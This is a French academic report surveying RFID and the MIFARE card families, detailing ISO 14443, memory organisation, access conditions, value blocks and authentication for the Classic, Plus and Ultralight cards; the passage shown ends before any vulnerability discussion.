État de l'art des cartes d'accès MIFARE

Étude du fonctionnement des solutions sans-contact MIFARE et de leurs vulnérabilités

Dan Nacache Florian Neuville Jean-Laurent Rouvière

29 mai 2020

Sommaire

Table des figures

Liste des tableaux

1 Introduction

1.1 La technologie RFID : radio-identification

Les technologies sans contact se sont démocratisées et sont présentes dans de nombreuses applications du quotidien (cartes de transport, passeports, paiement sans contact ...) notamment grâce à l'émergence de la technologie RFID (Radio-Frequency Identification). Un système RFID se compose d'une station de base (qui peut être fixe ou mobile) reliée à une antenne (aussi appelée interrogateur) et d'un tag RFID (ou radio-étiquette).

1.1.1 Étiquettes RFID

Il existe 3 types d'étiquettes RFID :

— les étiquettes **passives** utilisent l'énergie transmise par l'interrogateur pour rétromoduler l'onde électromagnétique reçue afin de transmettre les informations qu'elle contient.

Distance de fonctionnement : quelques centimètres à quelques mètres

Exemples : badges d'accès, titres de transport ...

— les étiquettes **semi-actives** communiquent avec l'interrogateur de manière passive, mais possèdent une batterie pour alimenter des composants permettant l'enregistrement et le stockage d'information supplémentaire sur l'étiquette.

Exemples : suivi de température lors du transport de marchandises ...

— les étiquettes **actives** possèdent une alimentation embarquée leur permettant d'émettre un signal de façon autonome.

Distance de fonctionnement : quelques dizaines de mètres

Exemples : traçabilité des produits, identification et suivi de personnes ...

1.1.2 Fréquences d'utilisation

De plus, en fonction de l'application et des performances recherchées, la radio-identification peut fonctionner sur 4 gammes de fréquences différentes.

— **Basse fréquence : 125 kHz**
Ces systèmes nécessitent des étiquettes de taille et de poids réduits pouvant être lues dans n'importe quel milieu, mais à courte distance.

— **Haute fréquence : 13,56 MHz**
Les antennes nécessaires peuvent être imprimées ou gravées ce qui permet d'obtenir des étiquettes particulièrement fines. Ces systèmes sont utilisés dans des solutions d'identification (cartes de transport, Navigo ...) et c'est cette fréquence qui est utilisée pour les applications NFC (Near Field Communication).

— **Ultra haute fréquence (UHF)** : **434 MHz** ou entre **860** et **960 MHz**
Utilisées pour des besoins de lecture très rapide et à distance de nombreuses étiquettes RFID (ex. : stock à contrôler).
N. B. Elles ne sont pas harmonisées et diffèrent selon le pays d'utilisation

— **Supra-haute fréquence** : entre **2,45** et **5,8 GHz**
Ces fréquences sont utilisées pour les télépéages d'autoroute, la portée des étiquettes actives pouvant atteindre plusieurs dizaines de mètres dans ce cas (contre environ 75 centimètres pour des étiquettes passives).

Les deux gammes de fréquences les plus basses utilisent un couplage magnétique (= inductif) et seront utilisées pour des applications à courtes distances, généralement passives, tandis que les plus hautes fréquences seront quant à elle associées à des systèmes fonctionnant avec un couplage électrique.

La majorité des cartes RFID utilisées aujourd'hui dans le cadre d'un contrôle d'accès fonctionnent de manière passive et sont le plus souvent des solutions haute fréquence (125 kHz) ou basse fréquence (13,56 MHz). Pour les cartes basse fréquence, on peut par exemple citer les cartes EM4XX, HID Prox, Indala, Honeywell ou AWID, tandis que les cartes iCLASS, Legic, Calypso, Mifare/DESFire ou les solutions de paiement sans-contact fonctionnent en haute fréquence [1]. De plus, les smartphones actuels reconnaissent la plupart des cartes haute-fréquence.

Dans le cadre de ce document, nous nous intéresserons aux badges MIFARE fonctionnant à une fréquence de 13,56 MHz, et qui sont en partie basés sur le standard ISO/IEC 14443.

1.2 Norme ISO 14443

La norme ISO 14443 définit de manière internationale les cartes de proximité utilisées pour l'identification et les protocoles de communication utilisés pour communiquer avec, et existe sous deux variantes, les Type A et Type B (soit ISO 14443A et ISO 14443B).

Elle s'articule autour de 4 parties :

— **ISO 14443-1 : Physical characteristics**, qui décrit la partie physique du récepteur ainsi que la taille de l'antenne

— **ISO 14443-2 : radio frequency power and signal interface**, décrivant la fréquence de fonctionnement de l'émetteur et du récepteur ainsi que certaines caractéristiques du signal.
Selon sa variante A ou B, la modulation et l'encodage utilisés sont différents.

— **ISO 14443-3 : initialization and anti-collision**, traitant de la communication (format des trames, méthode de détection ...)

— **ISO 14443-4 : transmission protocol**, décrivant le protocole utilisé pour la transmission de l'information en half-duplex

1.3 Gammes de produits MIFARE

MIFARE est une marque affiliée à NXP Semiconductors (Philips) proposant des produits sans-contact utilisant des circuits imprimés et basés sur la technologie RFID (identification par radiofréquence). Ses produits sont déclinés en plusieurs gammes visant à répondre à des besoins différents (données à stocker, niveau de sécurité ...).

D'après le site de la marque, les produits MIFARE se décomposent en plusieurs familles de tags sans contact : MIFARE Ultralight, MIFARE Classic, MIFARE Plus et MIFARE DESFire, chaque famille regroupant plusieurs versions du produit. Les caractéristiques techniques de chaque produit sont détaillées dans le tableau suivant.

Product features	MIFARE Ultralight®				MIFARE Classic®		MIFARE Plus®							MIFARE® DESFire®						
	Nano	EV1		C	EV1		S		SE		X		EV1	EV1				EV2		
RF Interface	ISO/IEC 14443-2, Type A 13.56 MHz																			
Protocol	ISO/IEC 14443-3						ISO/IEC 14443-3&4							ISO/IEC 14443-4						
UID - unique identifier	7-byte UID				7-byte UID, 4-byte NUID, Random ID									7-byte UID, Random ID						
Communication speed	106 Kbps						106-848 Kbps													
Memory size [Bytes]	40	48	128	144	1K	4K	2K	4K	1K	2K	4K	2K	4K	256	2K	4K	8K	2K	4K	8K
Memory model	Compact, 4-byte pages				Compact, sectors & 16-byte blocks									Flexible file system						
Crypto	-			TDES	Crypto-1		Crypto-1, AES							DES / 2K3DES / 3K3DES / AES						
Key length	-			112-bit	48-bit		48-bit Crypto-1, 128-bit AES							128-bit AES, up to 168-bit DES						
Authentication	-	Password			3-pass mutual															
Communication security	-				Encrypted		Plain, CMACed, encrypted w. CMAC							Plain, CMACed, encrypted w. CMAC						
MIsmartApp	-													-				✓		
Transaction MAC	-						-					✓		-				✓		
Multi key sets	-													-				✓		
Proximity check	-										✓			-				✓		
Virtual card select	-						✓							-				✓		
Originality check features	ECC signature programmable	ECC signature		-	ECC signature	-	AES originality keys					AES originality keys, ECC signature		-				AES originality keys, ECC signature		
CC Certification	-						EAL4+		-		EAL4+	EAL5+		EAL4+				EAL5+		
ISO 7816-4 APDU	-											✓		✓						
NFC compliance	NFC Forum type 2 tag compliant				Not supported by majority of NFC devices		NFC capable in SL3					NFC capabilities in SL1 and SL3		NFC Forum type 4 tag V2.0 compliant						
Target applications	Public transport & event ticketing loyalty programs, limited use tickets				Various applications – recommended to move to higher security ICs		Public transport / campus cards / access management							Smart city platform / advanced mobility multi-applications / micropayment / loyalty programs / access management						
Input capacitance [pF]	17 / 50				17		17		17/70		17	17	70	17 / 70						
Multi applications	-				supported via MAD		supported via MAD							dynamic						

FIGURE 1.1 – Aperçu des différentes familles de produits MIFARE [2]

Pour chaque famille de produit, plusieurs variantes du produit existent en fonction de la taille mémoire en octet (1K, 2K ...).

Ces produits MIFARE ne respectent que partiellement la norme ISO 14443A [3] détaillée précédemment. La partie 14443-3 décrit un format de trames dans les communications chiffrées qui n'est pas utilisé dans les cartes MIFARE Classic. De plus ces cartes utilisent un protocole de sécurité propriétaire (CRYPTO1) pour l'authentification et le chiffrement présentant des problèmes de sécurité, et utilisent avec les cartes MIFARE Ultralight un jeu de commande propriétaire différent du protocole de haut niveau recommandé par la partie 14443-4 de la norme.

Chaque famille de cartes MIFARE possède des caractéristiques qui les prédestinent à certaines applications.

La gamme **MIFARE Ultralight** est caractérisée par un coût de revient très faible et des fonctions limitées, l'orientant comme une solution jetable utilisable comme titre de transport.
Elle ne propose pas de chiffrement et la lecture se fait en clair.

Les cartes **MIFARE Classic** proposent du chiffrement via l'algorithme de chiffrement propriétaire CRYPTO1. Elles ont notamment été utilisées comme support à la Oyster Card du réseau de transport londonien, et sont très utilisées comme cartes de chambre d'hôtel ou cartes d'accès.
Une liste des partenaires MIFARE regroupant les entreprises utilisant des produits MIFARE est d'ailleurs accessible [1] et peut être filtrée en fonction du domaine d'application utilisé (contrôle d'accès, porte-monnaie virtuel ...).

Les cartes **MIFARE Plus** ont été conçues comme une alternative plus sécurisée en utilisant un chiffrement AES à la place du chiffrement propriétaire CRYPTO1 utilisé (selon le niveau de sécurité choisi), suite aux problèmes de sécurité des cartes MIFARE Classic.

Les cartes **MIFARE DESFire** sont conformes au standard ISO 14443A. Elles possèdent un microcontrôleur ainsi qu'un système d'exploitation, et utilisent le chiffrement AES.

Les premiers produits MIFARE Les premiers produits MIFARE, notamment la MIFARE Classic, possédaient uniquement un chiffrement par CRYPTO1, un algorithme de chiffrement propriétaire développé par NXP et orienté flux. La firme avait opté pour une sécurité **par obscurité**, en ne rendant pas publique la cryptographie utilisée derrière ses cartes MIFARE Classic [2].

Les cartes de chaque gamme de la marque ne possèdent pas la même structure logique et le même format de données, aussi nous présenterons les modèles les plus pertinents de façon plus détaillée.

Pour la présentation des différentes cartes ainsi que l'étude de leurs vulnérabilités respectives nous nous appuierons sur la thèse présentée par Mohamed Amine Bouazzouni [4] traitant déjà ce sujet de manière exhaustive, s'appuyant elle-même sur l'article de Gerhard De Koning Gans *et al.* [5].

1. `https://www.mifare.net/en/partners/registered-partner/`
2. Cette méthode de sécurisation a été critiquée, et depuis les produits de la marque utilisent des algorithmes de chiffrement dont l'utilisation fait consensus, comme le chiffrement AES.

2 Fonctionnement des cartes d'accès MIFARE

2.1 MIFARE Classic

Les cartes MIFARE Classic 1K constituent le premier produit MIFARE développé et commercialisé en 1994. Cette gamme regroupe actuellement 2 variantes de ce produit, 1K et 4K (avec des stockages respectifs de 1024 et 4096 octets), avec une clé de chiffrement encodée sur 48 bits dans les 2 versions.

La mémoire de chaque carte est divisée en **blocs de 16 octets** regroupés en secteurs, avec un schéma différent selon la version [6].

2.1.1 MIFARE Classic 1K

Les cartes MIFARE Classic 1K possèdent une mémoire de type EEPROM découpée en **16 secteurs** de **4 blocs**.



FIGURE 2.1 – Structure mémoire des cartes MIFARE Classic 1K [6]

2.1.1.1 Sector trailer

Dans les deux versions le dernier bloc de chaque secteur, appelé “sector trailer”, possède une structure identique et contient encodé en hexadécimal :

— octets 0 à 5 : la **clé A** (48 bits)
— octets 6 à 9 : **ACs** (=access conditions), gère les conditions d'accès au secteur
— la **clé B** (optionnelle)

Ces valeurs peuvent être définies pour chaque secteur.

Suivant les paramètres d'accès ACs, le lecteur du tag devra s'authentifier avec les clés A et B pour pouvoir lire ou écrire le secteur. Ils contiennent également le type de données et les droits d'accès (lecture seule, lecture/écriture . . .).

Ces paramètres d'accès sont encodés grâce aux bits de conditions d'accès **C1**, **C2** et **C3** selon la figure 2.2.



FIGURE 2.2 – Structure des bits d'accès du *sector trailer* [6]

Les conditions d'accès sont définies par la valeur de C1, C2 et C3, comme présenté dans les tableaux 2.1 et 2.2. La valeur de ces conditions d'accès est protégée en intégrité en étant encodée non inversée et inversée dans les ACs (figure 2.3).

Access bits			Condition d'accès pour						Remarque
			clé A		ACs, ou *Access bits*		**clé B**		
C1	C2	C3	lecture	écriture	lecture	écriture	lecture	écriture	
0	0	0	jamais	**clé A**	**clé A**	jamais	**clé A**	**clé A**	B peut être lue
0	1	0	jamais	jamais	**clé A**	jamais	**clé A**	jamais	B peut être lue
1	0	0	jamais	**clé B**	**clé A ou B**	jamais	jamais	**clé B**	
1	1	0	jamais	jamais	**clé A ou B**	jamais	jamais	jamais	
0	0	1	jamais	**clé A**	**clé A**	**clé A**	**clé A**	**clé A**	B peut être lue
0	1	1	jamais	**clé B**	**clé A ou B**	**clé B**	jamais	**clé B**	
1	0	1	jamais	jamais	**clé A ou B**	**clé B**	jamais	jamais	
1	1	1	jamais	jamais	**clé A ou B**	jamais	jamais	jamais	

TABLE 2.1 – Conditions d'accès au *sector trailer* [7]

Access bits			Access condition for				Application
C1	C2	C3	Lecture	Écriture	Incrémentation	Décrémentation transfert et restauration	
0	0	0	clé A ou B	clé A ou B	clé A ou B	clé A ou B	transport configuration
0	1	0	clé A ou B	jamais	jamais	jamais	lecture/écriture de bloc
1	0	0	clé A ou B	clé B	jamais	jamais	lecture/écriture de bloc
1	1	0	clé A ou B	clé B	clé B	clé A ou B	Bloc de valeurs
0	0	1	clé A ou B	jamais	jamais	clé A ou B	Bloc de valeurs
0	1	1	clé B	clé B	jamais	jamais	lecture/écriture de bloc
1	0	1	clé B	jamais	jamais	jamais	lecture/écriture de bloc
1	1	1	jamais	jamais	jamais	jamais	lecture/écriture de bloc

TABLE 2.2 – Conditions d'accès aux blocs de données [7]

La clé secrète A n'est pas lisible et la clé B n'est lisible que si la clé A est connue. Si elle n'est pas utilisée, les 6 octets assignés à la clé B peuvent être utilisés pour stocker des données.

Le premier bloc du secteur 0, appelé "manufacturer block" ou plus couramment "bloc 0" contient les données du circuit intégré du fabricant (ou "IC manufacturer data") ainsi que le numéro de série du tag RFID, aussi appelé UID (Unique Identifier). Cet UID était considéré comme unique et n'est inscriptible que par le constructeur, empêchant a priori toute usurpation d'identité par l'UID puisque le bloc 0 de ces cartes MIFARE Classic n'était pas réinscriptible.

Les 4 premiers octets du bloc 0 contiennent l'UID, suivis par le **BCC** ou *Bit Count Check* sur un octet vérifiant l'intégrité de l'UID, qui consiste en un XOR sur les 4 octets de l'UID. Cependant, sur les versions plus récentes de cartes MIFARE l'UID est encodé sur 7 octets.

Les octets suivants contiennent les données constructeurs.

2.1.1.2 Données

Les blocs de données peuvent être configurés par les bits d'accès comme des blocs "read/write" pour des solutions de contrôle d'accès ou comme des blocs de valeurs pour des applications de porte-monnaie électroniques, permettant l'ajout de commandes dédiées.

Dans le cadre d'un porte-monnaie électronique, les blocs de valeurs contiennent le montant de crédit restant. Le formatage des données veille à leur intégrité en stockant la valeur 3 fois, sous une forme signée encodée sur 4 octets, 2 fois non inversée et une fois inversée. L'adresse, elle, est stockée signée sur 1 octet 4 fois : deux fois non inversée et deux fois inversée.



FIGURE 2.3 – Structure du *sector trailer* et d'un bloc de valeurs [5]

Lorsque des opérations mémoires sont effectuées, l'adresse ne peut être modifiée qu'en cas d'écriture.

2.1.1.3 Accès à la mémoire

L'accès à la mémoire se fait selon **six** opérations mémoires :

— **lecture**, **écriture**, **incrémentation**, **décrémentation** : toujours dans des sessions chiffrées,
— **restauration** : prépare la valeur courante à être écrasée,
— **transfert** : écrit le résultat de l'une des opérations précédentes dans la mémoire non volatile.

Selon le type de données, les opérations disponibles ne seront pas identiques :

— Pour des **blocs de données** et des **blocs de fin de secteur**, les opérations de lecture et écriture seront autorisées.

— Pour des **blocs de valeurs**, toutes les opérations seront autorisées.

Une fois le tag (ici la carte) présenté devant le lecteur, ces opérations vont pouvoir s'effectuer après plusieurs étapes d'identification et d'authentification.

Le lecteur va envoyer un signal POR (PowerOn Reset) pour activer le tag RFID, puis l'authentification va se faire en 3 passes :

— **1re passe :** la carte envoie un challenge au lecteur, qui va calculer une réponse,
— **2e passe :** à partir de cette étape, la communication est chiffrée. Le lecteur envoie à la carte sa réponse, et envoie à son tour un challenge,
— **3e passe :** la carte vérifie la réponse du lecteur, calcule et renvoie sa réponse.



FIGURE 2.4 – Identification authentification et exécution des opérations mémoires [8]

Si l'authentification se déroule correctement le lecteur pourra accéder aux zones mémoires qu'il a demandées.

2.1.2 MIFARE Classic 4K

La carte MIFARE Classic 4K possède une mémoire de type EEPROM également, ses **32 premiers secteurs** étant découpés en **4 blocs** et les **8 secteurs suivants** étant eux divisés en **16 blocs**.



FIGURE 2.5 – Structure mémoire MIFARE Classic 4K [6]

2.2 MIFARE Plus X/S

La carte MIFARE Plus X/S 2K possède une mémoire de type EEPROM organisée en **32 secteurs** contenant chacun **4 blocs**. La structure des secteurs est semblable à celle des cartes MIFARE Classic (clé A, clé B et ACs), et le bloc 0 du secteur 0 contient également les données du circuit intégré du fabricant ainsi que l'UID de la carte.

Concernant la carte MIFARE Plus X/S 4K, sa structure mémoire est **identique** à celle de la carte **MIFARE Classic 4K** (figure 2.5).



FIGURE 2.6 – Structure mémoire MIFARE Plus X/S 2K [6]

2.3 MIFARE Ultralight

Il existe plusieurs générations de cartes Ultralight. La première, appelé sobrement Ultralight ne disposait d'aucune sécurité cryptographique et étaient seulement verrouillée en écriture. Les cartes Ultralight EV1 ont vu apparaître l'ajout d'un mot de passe simple, en option, ainsi qu'une vérification d'authenticité (c.-à-d. une protection contre le clonage) par *elliptic curves cryptograhy*. Elles peuvent cependant être clonées en utilisant certains tags spéciaux. Enfin la génération Ultralight C est basée sur un chiffrement 3DES.

2.3.1 Structure mémoire

L'organisation de la mémoire des cartes MIFARE Ultralight diffère de celle des cartes MIFARE Classic. Elle n'est plus découpée en blocs et en secteurs, mais en **pages**, de **4 octets**. Les cartes **Ultralight C** possèdent **48 pages**, les cartes **Ultralight Nano** possèdent **14 pages** et les **Ultralight EV1** disposent de **20 pages**.

L'organisation est assez similaire entre les différentes versions, et peut être décrite dans sa version la plus simple (i.e. Nano) par la figure 2.7. Elle possède un UID de 7 octets, dont l'intégrité est assurée par 2 octets de vérification, ou *check bytes*.



FIGURE 2.7 – Structure mémoire MIFARE Ultralight Nano [9]

2.3.2 Octets OTP

Une des particularités des cartes Ultralight est la présence de bits *One Time Programmable* sur 32 bits (toujours dans le cas de la carte Ultralight Nano). Lors de la production des cartes, les bits sont fixés à 0. Leur état peut être changé à 1, mais une fois passé à 1 un bit ne peut plus revenir à son état 0 précédent. De cette façon, cette zone mémoire peut être utilisée comme un compteur de 32 utilisations uniques.

Un exemple de leur utilisation est présent dans la documentation de la carte [9]

